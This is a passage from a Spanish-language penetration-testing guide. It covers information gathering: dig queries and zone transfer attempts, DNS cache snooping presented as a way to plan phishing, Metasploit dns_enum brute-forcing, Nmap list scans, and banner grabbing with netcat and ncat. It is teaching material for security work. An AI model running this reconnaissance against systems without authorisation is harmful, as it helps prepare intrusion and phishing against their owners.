


Figura 24: Shell por medio de Weevely

Vistos estos ejemplos, podemos extraer las siguientes conclusiones:

1. La efectividad de un ataque es totalmente proporcional a la cantidad de información que se tenga sobre el sistema objetivo.
2. El descuido por parte de responsables de seguridad sobre la publicación de determinada información puede ser utilizada de forma ofensiva para ingeniar un ataque. Lo mismo ocurre con configuraciones de servicios y sistemas que ofrecen información precisa sobre las versiones de software que están en funcionamiento (*banners*, mensajes de error, etc.)
3. No es necesario ser un experto para desplegar muchos de los ataques que hoy en día sufren organizaciones y empresas. La existencia de herramientas de *pentesting* utilizadas para llevar a cabo auditorías son también utilizadas por ciberdelicuentes para comprometer sistemas. La facilidad de uso de muchas de estas herramientas da lugar a que se incrementen los intentos de intrusión por personas que apenas tienen conocimientos básicos en seguridad.[43]
4. No incluir la ingeniería social dentro de la gestión del riesgo puede tener implicaciones desastrosas para una organización. Esto se agrava aún más si se carece de contramedidas que permitan contener ataques de esta envergadura.

[43] **Thoughts on Metasploit's Impact**
http://anti-virus-rants.blogspot.com/2011/11/thoughts-on-metasploits-impact.html

La auditoría[44] preliminar sobre la reciente intrusión en los sistemas de la autoridad certificadora DigiNotar puso de manifiesto cómo el descuido de políticas de seguridad básicas dio lugar a una intrusión de tal dimensión. Falta de antivirus, contraseñas débiles, servidores CA dentro de un mismo dominio, software desactualizado, carencia de sistemas de validación de credenciales (*login*), etc. presentan el caldo de cultivo perfecto para un A.P.T (*Advance Persistent Threat*).

Como dato de interés, la serie de informes DBIR[45] (*Data Breach Investigations Report*) de Verizon refleja un total de 1700 brechas de seguridad y más de 900 millones de registros comprometidos, dejando más que claro que las intrusiones y el robo de datos sigue siendo un problema crítico para las organizaciones.

Además, según el último "*Security Intelligence Report*"[46] de Microsoft, los ataques por ingeniería social (como por ejemplo falsos antivirus o phishing) representan el 45% de los vectores de ataque actuales, mientras que, *exploits 0 Day* representan menos del 1% de los de los mismos.

NOTA: La etapa de *Information Gathering* es sin lugar a duda la más extensa de todo el proceso de intrusión. Esta fase implica la recopilación de información de numerosas fuentes, empleando para ello multitud de herramientas de *pentesting*. Para facilitar la organización de todos los datos que se vayan recopilando a lo largo de la investigación se han creado diversas herramientas como *Basket, Leo, Dradis*, etc. cuya misión es la de trabajar a modo de repositorio de información. En la imagen se muestra *Dradis*[47], un *framework Open-Source* que implementa un servidor de *plugins* con los cuales importar y parsear el contenido generado por herramientas externas como *Nmap*, *Nessus*, etc. *Dradis* viene pre-instalado en Backtrack 5 (/pentest/misc/dradis) y resulta realmente útil para ir anotando todo tipo de información sobre el sistema auditado.




Figura 25: Captura de Dradis (Bed Output)

[44] **Fox-IT DigiNotar Certificate Authority breach "Operation Black Tulip"**
http://www.rijksoverheid.nl/bestanden/documenten-en-publicaties/rapporten/2011/09/05/diginotar-public-report-version-1/rapport-fox-it-operation-black-tulip-v1-0.pdf

[45] **2011 Data Breach Investigations Report**
http://www.verizonbusiness.com/resources/reports/rp_data-breach-investigations-report-2011_en_xg.pdf

[46] **Security Intelligence Report (SIR) Volume 11**
http://download.microsoft.com/download/0/3/3/0331766E-3FC4-44E5-B1CA-2BDEB58211B8/Microsoft_Security_Intelligence_Report_volume_11_English.pdf

[47] **Dradis Framework**
http://dradisframework.org

4. EXTERNAL FOOTPRINTING

4.1. ACTIVE FOOTPRINTING

4.1.1. Dns Discovery

El servicio DNS, ***Domain Name System*** o **DNS** (en español: **sistema de nombres de dominio**) es un sistema de nomenclatura jerárquica para computadoras, servicios o cualquier recurso conectado a Internet o a una red privada DNS[48]. Es un servicio esencial para el funcionamiento de las redes de computadores. Los sistemas DNS ofrecen gran cantidad de información de utilidad. Este servicio hace más simple el acceso por parte de usuarios y administradores a los servicios, creando una capa de abstracción que enmascara las direcciones de red con cadenas de texto, que son más sencillas de recordar. Además, por regla general, los nombres de los sistemas suelen describir la función que desempeñan para ayudar a los administradores de sistemas, desarrolladores y usuarios finales a recordar y acceder a los mismos. La información del protocolo DNS se almacena en registros. A continuación se ofrece un listado de los registros y la información que éstos almacenan.

A = Address – (Dirección) Este registro se usa para traducir nombres de hosts a direcciones IPv4.
AAAA = Address – (Dirección) Este registro se usa en ipv6 para traducir nombres de hosts a direcciones IPv6.
CNAME = Canonical Name – (Nombre Canónico) Se usa para crear nombres de hosts adicionales, o alias, para los hosts de un dominio. Es usado cuando se están corriendo múltiples servicios (como ftp y servidores web) en un servidor con una sola dirección IP. Cada servicio tiene su propia entrada de DNS (como ftp.ejemplo.com. y www.ejemplo.com.). Esto también es usado cuando se ejecutan múltiples servidores http, con diferentes nombres, sobre el mismo host.
NS = Name Server – (Servidor de Nombres) Define la asociación que existe entre un nombre de dominio y los servidores de nombres que almacenan la información de dicho dominio. Cada dominio se puede asociar a una cantidad cualquiera de servidores de nombres.
MX (registro) = Mail Exchange – (Registro de Intercambio de Correo) Asocia un nombre de dominio a una lista de servidores de intercambio de correo para ese dominio.
PTR = Pointer – (Indicador) También conocido como 'registro inverso', funciona a la inversa del registro A, traduciendo IPs en nombres de dominio.
SOA = Start Of Authority – (Autoridad de la zona) Proporciona información sobre el servidor DNS primario de la zona.
HINFO = Host INFOrmation – (Información del equipo) Descripción del host, permite que la gente conozca el tipo de máquina y sistema operativo al que corresponde un dominio.
TXT = TeXT - (Información textual) Permite a los dominios identificarse de modos arbitrarios.
LOC = LOCalización - Permite indicar las coordenadas del dominio.
WKS - Generalización del registro MX para indicar los servicios que ofrece el dominio. Obsoleto en favor de SRV.
SRV = SeRVicios - Permite indicar los servicios que ofrece el dominio. RFC 2782
SPF = Sender Policy Framework - Ayuda a combatir el Spam. En este registro se especifica los *hosts* que están autorizados a enviar correo desde el dominio dado.

[48] **A DNS RR for specifying the location of services (DNS SRV)**
http://tools.ietf.org/html/rfc2782
Wikipedia: Domain Name System
http://es.wikipedia.org/wiki/Domain_Name_System

El servicio DNS proporcionará por tanto información fundamental durante el proceso de *Information Gathering* gracias al cual podremos hacer un primer mapa de la infraestructura de red objetivo. A continuación, revisaremos diferentes herramientas que nos permiten interrogar a los servidores DNS para obtener información de estos registros.

4.1.1.1. DIG

El objetivo principal de este apartado es reflejar las opciones más útiles para obtener información de los servidores DNS e interpretar los resultados de las diferentes herramientas utilizadas (no pretende ser una guía exhaustiva ni de las herramientas ni del protocolo DNS):

Dig - DNS lookup utility

La herramienta dig[49] permite interrogar a un servidor DNS en busca de información útil sobre un determinado dominio. Dig es una herramienta por línea de comandos que ofrece las siguientes opciones y modos de uso:

```
dig [@global-server] [domain] [q-type] [q-class] {q-opt} {global-d-opt} host [@local-server] {local-d-opt}[ host [@local-server] {local-d-opt} [...]]
```

Si con la herramienta dig se lanza una consulta sobre un dominio sin ningún parámetro, ésta preguntará por el valor del registro A, y utilizará los servidores DNS del fichero */etc/resolv.conf* siendo el tipo de red por defecto IN (Internet class).

```
~$ dig www.csirtcv.gva.es
```

Una vez realizada la petición, se analizará la respuesta. Primero, se observa como en la cabecera muestra una serie de opciones de la consulta realizada, así como los *flags*, la cantidad de preguntas, respuestas, etc.

```
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 53976
;; flags: qr rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 1, ADDITIONAL: 2
```

[49] **Paul Heinlein: Dig HowTo**
http://www.madboa.com/geek/dig/
IBM: Dig Command
http://publib.boulder.ibm.com/infocenter/zvm/v5r4/index.jsp?topic=/com.ibm.zvm.v54.kijl0/digcomm.htm

Sección que muestra la pregunta que se ha realizado:

```
;; QUESTION SECTION:
;www.csirtcv.gva.es.          IN     A
```

Sección que ofrece la respuesta:

```
;; ANSWER SECTION:
www.csirtcv.gva.es.    86400   IN     CNAME   www.csirtcv.es.
www.csirtcv.es.        5       IN     A       193.145.206.33
www.csirtcv.es.        5       IN     A       195.77.16.241
```

Sección que indica qué servidores DNS pueden ofrecernos una respuesta *autoritativa*[50]:

```
;; AUTHORITY SECTION:
www.csirtcv.es.        172800  IN     NS      lp.gva.es.
```

Sección con las direcciones IP de los servidores DNS que ofrecen una respuesta *autoritativa*:

```
;; ADDITIONAL SECTION:
lp.gva.es.             86400   IN     A       195.77.23.7
lp.gva.es.             86400   IN     A       193.144.127.7
;; Query time: 419 msec
;; SERVER: 127.0.0.1#53(127.0.0.1)
;; WHEN: Thu May 12 10:01:16 2011
;; MSG SIZE  rcvd: 143
```

Por defecto dig ofrece la salida que se muestra en las imágenes superiores. Es posible deshabilitar algunas de sus secciones mediante el uso de parámetros con el prefijo «+no», como, por ejemplo, «+noquestion», donde no se visualizará la sección “QUESTION SECTION” en la salida.

[50] **What Is Authoritative Name Server?**
http://dnsknowledge.com/whatis/authoritative-name-server/

Además, existe la posibilidad de preguntar por cualquier registro asociado al dominio:

```
$dig gva.es NS +noall +answer

; <<>> DiG 9.6-ESV-R4 <<>> gva.es NS +noall +answer
;; global options: +cmd
gva.es.          22106  IN    NS     ninot.gva.es.
gva.es.          22106  IN    NS     chico.rediris.es.
gva.es.          22106  IN    NS     tirant.gva.es.
```

Una vez conocidos los servidores DNS, suele ser habitual intentar hacer transferencias de zona[51] tanto en su versión TCP como en UDP (opción +**notcp**) con las cuales obtener direccionamiento interno así como nombres de máquinas sugerentes. En el caso de usar peticiones UDP solo se obtendrá respuesta si el fichero de zona es inferior a los 512 bytes; aunque es posible utilizar **transferencias de zona incrementales** utilizando el *serial number* del registro SOA (pará mas información de esta técnica consulte la referencia al *post* de **paultdotcom**[52])

```
$ dig @servidor dominio.es axfr

; <<>> DiG 9.7.3 <<>> @servidor  dominio.es axfr
; (1 server found)
;; global options: +cmd
; Transfer failed.
```

Para obtener, en una sola consulta, cualquier registro asociado a un nombre de dominio podemos ejecutar:

```
$dig usa.gov ANY

; <<>> DiG 9.7.3 <<>> usa.gov ANY
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 41552
;; flags: qr rd ra; QUERY: 1, ANSWER: 6, AUTHORITY: 2, ADDITIONAL: 3

;; QUESTION SECTION:
;usa.gov.                IN      ANY

;; ANSWER SECTION:
usa.gov.         600    IN    A      209.251.180.18
usa.gov.         600    IN    MX     10 mx10.usa.gov.
```

[51] **DNS Zone Transfer**
http://forum.intern0t.net/offensive-guides-information/1934-dns-zone-transfer.html

[52] **Incremental DNS Zone Transfers**
http://pauldotcom.com/2011/11/incremental-zone-transfers-for.html

```
usa.gov.            600    IN    MX     20 mx20.usa.gov.
usa.gov.            3600   IN    SOA    ns1.datareturn.com. hostmaster.datareturn.com. 2011061400 900 600 86400 3600
usa.gov.            600    IN    NS     ns2.datareturn.com.
usa.gov.            600    IN    NS     ns1.datareturn.com.

;; AUTHORITY SECTION:
usa.gov.            600    IN    NS     ns1.datareturn.com.
usa.gov.            600    IN    NS     ns2.datareturn.com.
;; ADDITIONAL SECTION:
mx10.usa.gov.       600    IN    A      159.142.1.200
mx20.usa.gov.       600    IN    A      159.142.1.251
ns2.datareturn.com. 30     IN    A      209.251.191.25

;; Query time: 367 msec
;; SERVER: 127.0.0.1#53(127.0.0.1)
;; WHEN: Mon Jun 20 13:36:58 2011
;; MSG SIZE  rcvd: 256
```

Con esta última consulta es posible obtener los servidores DNS del dominio, servidores de correo, ver los tiempos que va a mantener los datos almacenados (TTL), etc..

4.1.1.2. DNS Cache Snooping

Mediante *DNS cache Snooping*[53] podremos consultar a servidores DNS sobre determinados dominios con el objetivo de saber si éstos ya han sido visitados desde la organización. Aunque parezca algo inofensivo, puede ser realmente útil durante la labor de *Information Gathering.* Conocer los bancos a los que se conectan los empleados de una organización resultará bastante útil para planificar ataques de *phishing* posteriores. Lo mismo ocurre para vectores de ataques tipo *Spear Phishing,* como el visto en el apartado 3, ya que, en determinadas ocasiones, será posible deducir si utilizan determinado software consultando páginas de actualizaciones como las de Adobe o Microsoft, acotando así el rango de *exploits* a utilizar.

Para llevar a cabo esta técnica existen dos posibles aproximaciones:

1. Por un lado, **The Ecological Way (Non-Recursive Queries**), que consiste en realizar peticiones DNS deshabilitando la recursividad, de manera que si el resultado se encuentra en la caché será devuelto. Con esto es posible determinar los dominios consultados en un determinado servidor DNS y almacenados en la caché del mismo.

[53] **Snooping the Cache for Fun and Profit**
http://www.rootsecure.net/content/downloads/pdf/dns_cache_snooping.pdf

El siguiente ejemplo muestra una consulta a uno del los servidores DNS de Google (8.8.8.8), para conocer si el dominio facebook.com está cacheado:

```
$dig @8.8.8.8  www.facebook.com A +norecurse
; <<>> DiG 9.7.3 <<>> @8.8.8.8 www.facebook.com A +norecurse
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 10055
;; flags: qr ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;www.facebook.com.            IN      A

;; ANSWER SECTION:
www.facebook.com.      16      IN      A       69.171.224.42

;; Query time: 13 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Mon Jun 20 14:04:18 2011
;; MSG SIZE  rcvd: 50
```

Del resultado de la consulta se obtiene el nombre de dominio así como la dirección con la que lo resuelve. Este procedimiento se puede utilizar sobre cualquier caché DNS para obtener un perfil de navegación de sus usuarios.

2. También es posible utilizar: **The Polluting Way (Recursive Queries)**. En este caso, incluso cuando se obliga a usar la recursividad, es posible «intuir» que el resultado de la petición se encuentra *cacheada*. Para ello, se analizan los tiempos TTL tanto del servidor *autoritativo* como del servidor DNS al que se pregunta. Cuando se obtiene la respuesta del servidor DNS objetivo, el valor TTL que se recibe será el TTL original (prefijado por el servidor autoritativo) menos el tiempo que dichos datos llevan cacheados. Por tanto, obteniendo los valores TTL de ambos servidores, puede obtenerse el tiempo que ha transcurrido desde que el servidor DNS objetivo preguntó al DNS *autoritativo* como consecuencia de una consulta de algún cliente.

   Una desventaja principal de este método es que por medio de las consultas se fuerza el *cacheo* de determinados dominios en el servidor objetivo. Algunos servidores DNS devuelven valores TTL a 0 para evitar ofrecer información sobre las *queries cacheadas*.

Algunas de las herramientas que utilizan ambos métodos para conseguir direcciones cacheadas son *cache_snoop.pl* o el script NSE *dns-cache-snoop.*




Figura 26: Script NSE dns-cache-snoop

Una alternativa a la línea de comandos es **Foca**. Ésta incluye un módulo *DNS Cache Snooping*[54] al que se le puede pasar un fichero con la lista de dominios que se quieren comprobar.




Figura 27: Módulo DNS Cache Snooping de Foca

[54] **FOCA DNS Cache Snooper**
http://www.elladodelmal.com/2010/07/foca-dns-cache-snooper.html

4.1.1.3. *DNS Bruting*: *Metasploit*

Metasploit también proporciona el módulo **dns_enum** con el que se pueden lanzar múltiples peticiones e incluso hacer un *brute-force* de nombres DNS a partir de un diccionario.

```
msf > search gather
[*] Searching loaded modules for pattern 'gather'...
Auxiliary
=========

  Name                                Disclosure Date  Rank    Description
  ----                                ---------------  ----    -----------
  admin/oracle/tnscmd                 2009-02-01       normal  Oracle TNS Listener Command Issuer
  gather/android_htmlfileprovider                      normal  Android Content Provider File Disclosure
  gather/citrix_published_applications                 normal  Citrix MetaFrame ICA Published Applications Scanner
  gather/citrix_published_bruteforce                   normal  Citrix MetaFrame ICA Published Applications Bruteforcer
  gather/dns_enum                                      normal  DNS Enumeration Module
  gather/search_email_collector                        normal  Search Engine Domain Email Address Collector
  scanner/http/cisco_device_manager   2000-10-26       normal  Cisco Device HTTP Device Manager Access
```

Tras configurar determinados aspectos del módulo (*show options*), podemos realizar la consulta:

```
msf auxiliary(dns_enum) > set domain dominio.es
msf auxiliary(dns_enum) > set ns 192.168.1.25
msf auxiliary(dns_enum) > show options

Module options (auxiliary/gather/dns_enum):

  Name        Current Setting                                                  Required  Description
  ----        ---------------                                                  --------  -----------
  DOMAIN      dominio.es                                                       yes       The target domain name
  ENUM_AXFR   false                                                            yes       Initiate a zone Transfer against each NS record
  ENUM_BRT    false                                                            yes       Brute force subdomains and hostnames via wordlist
  ENUM_IP6    false                                                            yes       Brute force hosts with IPv6 AAAA records
  ENUM_RVL    false                                                            yes       Reverse lookup a range of IP addresses
  ENUM_SRV    true                                                             yes       Enumerate the most common SRV records
  ENUM_STD    true                                                             yes       Enumerate standard record types (A,MX,NS,TXT and SOA)
  ENUM_TLD    false                                                            yes       Perform a top-level domain expansion by replacing TLD and testing
    against IANA TLD list
  IPRANGE                                                                      no        The target address range or CIDR identifier
  NS          192.168.1.25                                                     no        Specify the nameserver to use for queries, otherwise use the system DNS
  STOP_WLDCRD false                                                            yes       Stops Brute Force Enumeration if wildcard resolution is detected
  WORDLIST    /opt/framework3/msf3/data/wordlists/namelist.txt                 no        Wordlist file for domain name brute force.
```

El resultado sería el siguiente:

```
[*] Using DNS Server: 192.168.1.25
[*] Retrieving General DNS Records
[*] Domain: debian.org IP Address: 128.31.0.51 Record: A
[*] Domain: debian.org IP Address: 206.12.19.7 Record: A
[*] Start of Authority: orff.debian.org. IP Address: 194.177.211.209 Record: SOA
[*] Name Server: ns4.debian.com. IP Address: 194.177.211.209 Record: NS
[*] Name Server: ns1.debian.org. IP Address: 206.12.19.5 Record: NS
[*] Name Server: ns2.debian.org. IP Address: 128.31.0.51 Record: NS
[*] Name Server: ns3.debian.org. IP Address: 82.195.75.108 Record: NS
[*] Name: master.debian.org. Preference: 0 Record: MX
[*] Enumerating SRV Records for debian.org
[*] SRV Record: _kerberos._tcp.debian.org Host: byrd.debian.org. Port: 88 Priority: 0
[*] SRV Record: _kerberos._tcp.debian.org Host: schuetz.debian.org. Port: 88 Priority: 0
[*] SRV Record: _kerberos._udp.debian.org Host: schuetz.debian.org. Port: 88 Priority: 0
[*] SRV Record: _kerberos._udp.debian.org Host: byrd.debian.org. Port: 88 Priority: 0
.....
```

La configuración anterior no tiene activado el *brute-force* para el descubrimiento de servidores con nombres habituales asociados a un dominio. Para activarlas únicamente se debe fijar:

```
msf auxiliary(dns_enum) > set ENUM_BRT true
```

Esto probará con todas las palabras que existen en el fichero */opt/framework3/msf3/data/wordlists/namelist.txt* (1907 palabras) como siguiente nivel al dominio que se haya fijado en la variable DOMAIN.




Figura 28: Modulo dns_enum (captura Wireshark)

La imagen anterior lo que refleja es cómo se van lanzando varias peticiones DNS cambiando el tercer nivel del nombre por el contenido del fichero "namelist.txt". Lo que se encuentra oculto en gris es el dominio introducido en la variable DOMAIN.

4.1.1.4. *Nmap List Scan* (-sL)

Aunque realmente no se trate de un tipo específico de *scan* el *switch* –sL permite llevar a cabo un *reverse DNS lookup* para una lista/rango de IPs.

Esto resulta realmente útil para localizar y enumerar nombres de dominio interesantes (a menos que se especifique la opción –n) dentro de grandes bloques de IPs sin necesidad de enviar ningún paquete a los mismos.

Figura 29: Nmap List Scan

4.1.2. *Banner Grabbing*

Se conoce como *Banner Grabbing* a la técnica utilizada para extraer información de los *banners* que ofrecen los servicios y que revelan información sobre el tipo y versión del software utilizado. Se revisarán diferentes herramientas básicas para poner en práctica esta técnica:

<u>*Banner grabing* del servicio SSH con *Netcat*</u>

Ejemplo de cómo obtener el banner de un rango de puertos:

```
root@bt:~# echo "" | nc -v -n -w1 192.168.254.54 21-80
(UNKNOWN) [192.168.254.54] 80 (www) open
(UNKNOWN) [192.168.254.54] 22 (ssh) open
SSH-2.0-OpenSSH_5.8p1 Debian-1ubuntu3
Protocol mismatch.
(UNKNOWN) [192.168.254.54] 21 (ftp) open
220 ProFTPD 1.3.3d Server (Debian) [::ffff:192.168.254.54]
```

En el momento que se conecta con *netcat*[55] el servidor ssh y ftp devuelven el *banner*. En este ejemplo se ve cómo se trata de un sistema GNU/Linux Ubuntu con versión de OpenSSH 5.8p1 y con un servidor ProFTPD 1.3.3d (siempre y cuando los *banners* no se hayan modificado intencionadamente)

[55] **Netcat: Cheat Sheet**
http://www.sans.org/security-resources/sec560/netcat_cheat_sheet_v1.pdf
http://h.ackack.net/cheatsheets/netcat#banner_grabbing

Banner Grabbing **del servicio HTTPS con** ***Ncat***

Ncat es la evolución de *netcat* y posee una serie de funcionalidades que la hacen más sencilla a la hora de utilizarla.

Entre su variedad de características, destacan cómo conectarse a un servicio que funciona sobre SSL (*Secure Socket Layer*), como por ejemplo HTTPS, y cómo interactuar con el servicio para extraer la versión del servidor web así como sus métodos http soportados:

```
$> ncat --ssl 192.168.1.45 443
OPTIONS / HTTP/1.1
Host: 192.168.

HTTP/1.1 405 Not Allowed
Server: nginx/0.7.67
Date: Thu, 02 Jun 2011 09:59:25 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 173
Connection: keep-alive
<html>
<head><title>405 Not Allowed</title></head>
<body bgcolor="white">
<center><h1>405 Not Allowed</h1></center>
<hr><center>nginx/0.7.67</center>
</body>
</html>
```

Al parecer se trata de un servidor web nginx versión 0.7.67. Se puede apreciar que no está habilitado el método OPTIONS. A continuación, se lanzará esta misma consulta sobre otro servidor web donde, además de la versión, se observarán los métodos soportados por el servidor web:

```
$> ncat --ssl www.dominio.es 443
OPTIONS / HTTP/1.1
Host: www.dominio.es

HTTP/1.1 200 OK
Date: Fri, 24 Jun 2011 13:32:25 GMT
Server: Apache-Coyote/1.1
Allow: GET, HEAD, POST, TRACE, OPTIONS
Content-Length: 0
Connection: close
Content-Type: text/plain; charset=UTF-8
```

4.1.3. Maltego

Una de las principales herramientas para realizar recolección de información es Maltego, de la empresa Paterva[56]. Esta herramienta permite recolectar información (*Information Gathering*) de una manera sencilla, rápida y visual.

